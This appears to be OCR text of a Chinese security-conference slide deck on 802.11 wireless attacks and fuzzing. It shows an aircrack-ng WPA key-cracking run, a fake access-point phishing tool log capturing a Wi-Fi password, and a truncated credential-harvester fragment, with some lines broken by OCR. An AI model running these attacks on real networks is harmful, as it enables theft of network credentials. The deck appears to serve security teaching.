浅析无线攻击与Fuzzing

关于我们

Id：李立东/吴宇飞

Form：中汽中心数据资源中心软件测试部汽车攻防实验室

Focus on： 专注于无线协议&无线电安全,汽车安全,漏洞挖掘,Fuzzing框架开发

目 录

一、关于**802.11**

二、常见的**802.11**攻击


三、**802.11**攻防进阶

四、无线安全进阶—**Fuzzing**

关于802.11

IEEE 802.11是现今无线局域网通用的标准，它是由国际电机电子工程学会（IEEE）所定义的无线网络通信的标准。

Wi-Fi是基于IEEE 802.11标准的WLAN。



标准	工作频段	理想速率	信道带宽
802.11b	2.4 GHz	11Mbps	20MHz
802.11a	5GHz	54Mbps	20MHz
802.11g	2.4 GHz	54Mbps	20MHz


802.11n	2.4 GHz或5 GHz	72Mbps(1×1, 20MHz)
		150Mbps(1×1, 40MHz)
		288Mbps(4×4，20MHz)
		600Mbps(4×4, 40MHz)
			20MHz/40MHz(信道绑定)

802.11ac	5 GHz	433Mbps(1×1, 80MHz)
		867Mbps(1×1,160MHz)
		6.77Gbps(8×8,160MHz)
			40MHz/80MHz/160MHz


常见的802.11攻击

DEFCON GROUP 86025 HACKER COMMUNITY

WPA Crack………
Fake ap….
MITM…..
Dos Flood…..




```
root@kali:~# aircrack-ng -a2 -b [redacted] w /root/Desktop/
Opening /root/Desktop/-02.cap
Reading packets, please wait...

                              Aircrack-ng 1.2 rc4

      [08:30:03] 76108192/310022794 keys tested (2546.07 k/s)

      Time left: 1 day, 1 hour, 31 minutes, 15 seconds          24.

                         KEY FOUND! [ [redacted] ]


      Master Key     : 20 2A 17 18 00 1D EF 3A 29 3F 9B A7 84 5E 2A
                       FE B2 E1 29 9A 9F 75 CF 73 31 24 74 31 2B B8

      Transient Key  : 4D 76 38 A8 0F EB A7 52 4D 01 BF 87 7E DA 20
                       CB 0B 2C D4 3F 66 76 79 FE 8F FD C9 6A D5 AE
                       20 E6 AE F8 A3 61 90 BA 9D 48 93 B5 F0 29 1F
                       24 96 75 35 D6 03 68 DA 68 9D 11 FC 03 12 33

      EAPOL HMAC     : F1 99 FA E3 55 94 25 53 3B F7 33 6A 4D B8 2B
root@kali:~# 
```



```
8888888888       888                         [d8888 8888888b.
888              888                        d88888 888   Y88b
888              888                       d88P888 888    888
8888888  8888b.  888  888  .d88b.         d88P 888 888   d88P
888         88b 888 .88P d8P  Y8b        d88P  888 8888888P
888     .d888888 888888K  88888888 888888 d88P   888 888
888     888  888 888  88b Y8b.          d8888888888 888
888      Y888888 888  888   Y8888      d88P     888 888 v1.0


                .-  _              _  -.
               /   /                \   \
              (   (  (` (-o-) `)  )   )
               \   \_    -+-    _/   /
                `-       -+-       -`
                         -+- Coded by: @thelinuxchoice

1: eth0
2: lo
3: wlan0
[*] Interface to use: 3
[*] SSID to use: [redacted]
[*] Channel to use: 11
[*] Title 1 (Default: Wi-fi Session for SSID Expired!):
[*] Title 2 (Default: Please login again.):
[*] Password field (Default: Password:):
[*] Submit field (Default: Log-In):
[*] Killing all conections..
[*] wlan0 down
[*] Setting wlan0 to monitor mode
[*] wlan0 Up
[*] To Stop: ./fakeap.sh --stop
[*] Starting php server...
[*] Waiting credentials ...

[*] Credentials Found!
[*] SSID: [redacted]
[*] Password: [redacted]
```


Demo




```
es all POSTs on a website.
/www/html depending on where your directory structure is.
aying here.
rvester Attack
80
it arrives below:
 / HTTP/1.1" 200 -
```

802.11攻防进阶

远程植马....
账号窃取....
探针定位跟踪......

